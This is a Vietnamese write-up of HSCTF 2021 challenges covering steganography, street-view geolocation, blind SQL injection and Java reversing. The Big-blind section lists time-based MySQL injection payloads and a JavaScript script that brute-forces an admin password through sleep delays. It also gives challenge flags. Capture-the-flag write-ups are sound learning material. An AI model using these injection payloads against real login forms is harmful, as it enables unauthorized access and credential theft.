
Write-up HSCTF

Thực ra mình cũng cố gắng kiếm thêm điểm bằng mấy bài nữa nhưng không đủ thời gian :<. Có gì sai sót mong các bạn thông cảm 😅

*Misc

1. Pallets-of-gold




Mình dùng tool StegSolve online *https://stegonline.georgeom.net/image*
Chọn Browse Colour Palette

Ta-da, đã hiện flag

[redacted]


(hơi mờ một chút, các bạn tải về ở đây *https://github.com/RepublicOfGitHub/ATTT/blob/main/Write%20up%20HSCTF%202021/files/Pallets-of-gold_solved.png* rồi zoom lên xem nhé)

2. Glass-windows 



Mình bỏ vào tool Stegsolve, chọn chế độ Colour Inversion (Xor) (bằng cách nhấn mũi tên next là được :v)
Bùm, flag hiện thân :v


3. Geographic-mapping



Bài này thực chất là OSINT địa điểm có trong ảnh. Trong picture 1, nhìn ở góc bên trái, ta sẽ thấy thanh điều khiển quen thuộc của Google maps => Đây chính là ảnh lấy trong Google Maps,

ở chế độ xem phố.
Lúc đầu, mình đã cố dịch các từ xuất hiện trong ảnh và search google nhưng không được :<

Manh mối cuối cùng là lá cờ trắng-đỏ tung bay trong bức ảnh. Để ý kĩ góc trắng bên phải của cờ sẽ thấy có logo gì đó. Sau một hồi Google search thì mình cũng tìm thấy đó là cờ của nước Malta. Để ý kĩ hơn chút nữa, bạn sẽ thấy người dân lái xe bên trái => Đúng là ở Malta luôn.



Cờ nước Malta

Rồi bật maps nước Malta lên, một đất nước rộng thế này thì mình bắt đầu từ đâu 😶

Để ý kĩ góc bên phải, bên ngoài bờ rào, chúng ta sẽ thấy thấp thoáng hình ảnh của biển. Vậy ta chỉ tìm khu ven biển thôi :v Để giảm tọa độ tìm kiếm, mình đã bật chế độ giao thông và chỉ tìm kiếm nơi nào có đường đi sát biển. Thêm vào đó, nhìn la bàn bắc-nam, chứng tỏ đoạn đường này chạy theo hướng bắc nam, mình loại hết các đoạn đường chạy theo hướng khác. Mình đã phải mò mất rất lâu 😭 đi dọc hết bờ biển Malta để tìm :<. Nó ở đây này: *https://www.google.com/maps/@35.8980094,14.5179499,3a,75y,334.56h,83.87t/data=!3m9!1e1!3m7!1sv4-Tz3_nciJr10A1On3UZA!2e0!7i13312!8i6656!9m2!1b1!2i28!5m1!1e1?hl=vi*

Nhưng nếu bạn để ý kỹ hơn nữa, bạn sẽ thấy chỗ này ở ngã ba đấy, bạn có thể rút gọn phạm vi đi rất nhiều :<

Cờ nước San Marino


Ở picture 2, mình cũng cố đọc chữ trên bức tường và google search nhưng chẳng ra được gì cả 😣. Manh mối cuối cùng là lá cờ trắng xanh, sau một hồi search google thì mình chỉ tìm thấy cờ của một số thành phố trong lịch sử (như Flag of Bavaria) và bị bí từ đoạn này. May sao mình tìm đọc được cái này *https://photius.com/flags/horizontal_blue_white_stripes.html* và biết được đó là cờ trước kia của San Marino 😭. Sau khi kết hợp google search San Marino castle và San Marino tourist attractions, mình biết được đây là địa điểm du lịch dùng cáp treo. Mình tiếp tục tìm kiếm và lấy được tên chỗ cáp treo đó là Funivia · Città (Libertà) rồi cùng maps bay lên đỉnh tòa nhà đó lấy tọa độ thôi 😄. Đây nhé: *https://www.google.com/maps/@43.9376694,12.4458827,3a,75y,356.18h,86.85t/data=!3m7!1e1!3m5!1snYl_K8Cr0zd5Etaxh7UKKA!2e0!6shttps:%2F%2Fstreetviewpixels-pa.googleapis.com%2Fv1%2Fthumbnail%3Fpanoid%3DnYl_K8Cr0zd5Etaxh7UKKA%26cb_client%3Dmaps_sv.tactile.gps%26w%3D203%26h%3D100%26yaw%3D78.467026%26pitch%3D0%26thumbfov%3D100!7i13312!8i6656*

Tọa độ các bạn lấy trong link có nhé, làm tròn đến 3 chữ số thập phân (theo như đề bài yêu cầu) để ra flag nhé :v


*Web

Lúc mình vào chơi các cao thủ đã giải xong hết rồi 😖. Mãi về sau họ mới bổ sung challenage mới mình mới tranh thủ solve được.


1. Big-blind




Đề bài đã nói lên tất cả



Mình nghĩ ngay đến Blind-Sql Injection. Và quả thực như vậy, đề bài cho 1 trang login, mình phải đăng nhập thôi :v



Mình dùng Burp Suite để lấy những param cần thiết cho việc login, và đó là 2 param “user” và “pass”.



Mình cho giá trị param “user” là “admin”. Trong “pass” mình thử payload 'UNION SELECT null, sleep(10)-- - và ngay lập tức server ngủ 10s mới response => MySQL Injection rồi. Nhưng mình không đăng nhập trực tiếp được bằng cách injection này, vẫn phải mò pass vậy :v

Nếu mình “select” tên table hoặc column không tồn tại, server sẽ trả về lỗi 500. Thế là mình lần lượt dùng payload:

+, 'union select null,null from users-- - => response 200 được table tên là “users”

+, 'union select null,null from users-- - => response 200 => có 2 trường là “user” và “pass” trong table “admin”.

+, 'UNION SELECT null,(SELECT IF((SELECT COUNT(user) FROM users WHERE user='admin')=1,SLEEP(10),1))-- - => server sleep 10s => trường “user” có 1 record với user là “admin”.

+, 'UNION SELECT null,(SELECT IF((SELECT LENGTH(pass) FROM users WHERE user='admin')=27,SLEEP(10),1))-- - => server sleep 10s => pass có độ dài 27 kí tự.

Đến đây thì mình tự viết script brute-force pass thôi, lợi dụng lỗi sleep :v

Script Javascript tham khảo, các bạn có thể chạy trực tiếp trên trình duyệt hoặc dùng Nodejs cũng được.


```
let flag = "";
for(let passIndex=1; passIndex<=27; ++passIndex){
  for(let passChar=32; passChar<=126; ++passChar){
    let details = {
      "user": "admin",
      "pass": "' UNION SELECT null, IF((SELECT ASCII(SUBSTRING(pass, "+ passIn-
dex +", 1)) FROM users where user='admin') >= "+ passChar +", TRUE, (se-
lect sleep(10)))-- -"
      };
    let formBody = [];
    for (let property in details) {
      let encodedKey = encodeURIComponent(property);
      let encodedValue = encodeURIComponent(details[property]);
      formBody.push(encodedKey + "=" + encodedValue);
    }
    formBody = formBody.join("&");
    console.log(passChar);
    let t0 = performance.now();
    let promise = await fetch('https://big-blind.hsc.tf/', {
```

```
      method: 'POST',
      headers: {
        'Content-Type': 'application/x-www-form-urlencoded;charset=UTF-8'
      },
      body: formBody
    });
    let data = await promise.text();
    let t1 = performance.now();
    if(t1-t0 > 10000){
      flag = flag.substring(0, passIndex-1) + String.fromCharCode(pass-
Char - 1) + flag.substring(passIndex);
      console.log(flag);
      if(flag?.length == 27){
        alert(flag);
      }
      break;
    }
  }
}
```

Flag: flag{any_info_is_good_info}

*Rev

1. Multidimensional



Sau khi chạy file Java người ta yêu cầu nhập flag. Đọc source code, họ biến đổi 1 xâu kí tự thành flag; mình đoán mình phải reverse ngược lại để đọc biến chứa flag thôi :v
Đến đây thì mình làm như thế này: Cái nào chạy trước thì mình đảo về sau, đảo ngược thứ tự function và các lệnh trong function lại. Đồng thời, đảo ngược vòng lặp for, các phép tính cộng trừ nhân chia phức tạp chứa biến đã biết ta quay về như bài toán tìm x (tìm cái chưa biết).

Code tham khảo:

https://github.com/RepublicOfGitHub/ATTT/blob/main/Write%20up%20HSCTF%202021/Multidimensional.java

Flag: flag{th3_g4t3w4y_b3t233n_d1m3n510n5}